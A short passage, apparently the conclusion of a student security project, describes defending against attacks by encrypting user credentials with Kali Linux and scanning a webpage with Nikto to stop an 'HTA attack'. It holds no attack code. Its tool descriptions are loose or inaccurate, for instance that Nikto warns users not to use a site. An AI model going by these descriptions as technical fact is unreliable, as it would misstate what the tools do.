execute the attacks.

Everyone in today's world are bound to use Internet. Knowingly or unknowingly they are becoming targets to many malicious attackers. So, to prevent this we have created some preventive measures to scan the system vulnerabilities and correct them. To prevent the attacker from knowing the user credentials we have encrypted the user credentials using Kali Linux where we created a file with user credentials to encrypt them and the other preventive measure to stop HTA attack is we have used a tool called Nikto in Kali Linux which can scan all the vulnerabilities of the webpage and give user warning of the attack so the user doesn't use the site.

In this way we tried to prevent the attacks executed by malicious users.



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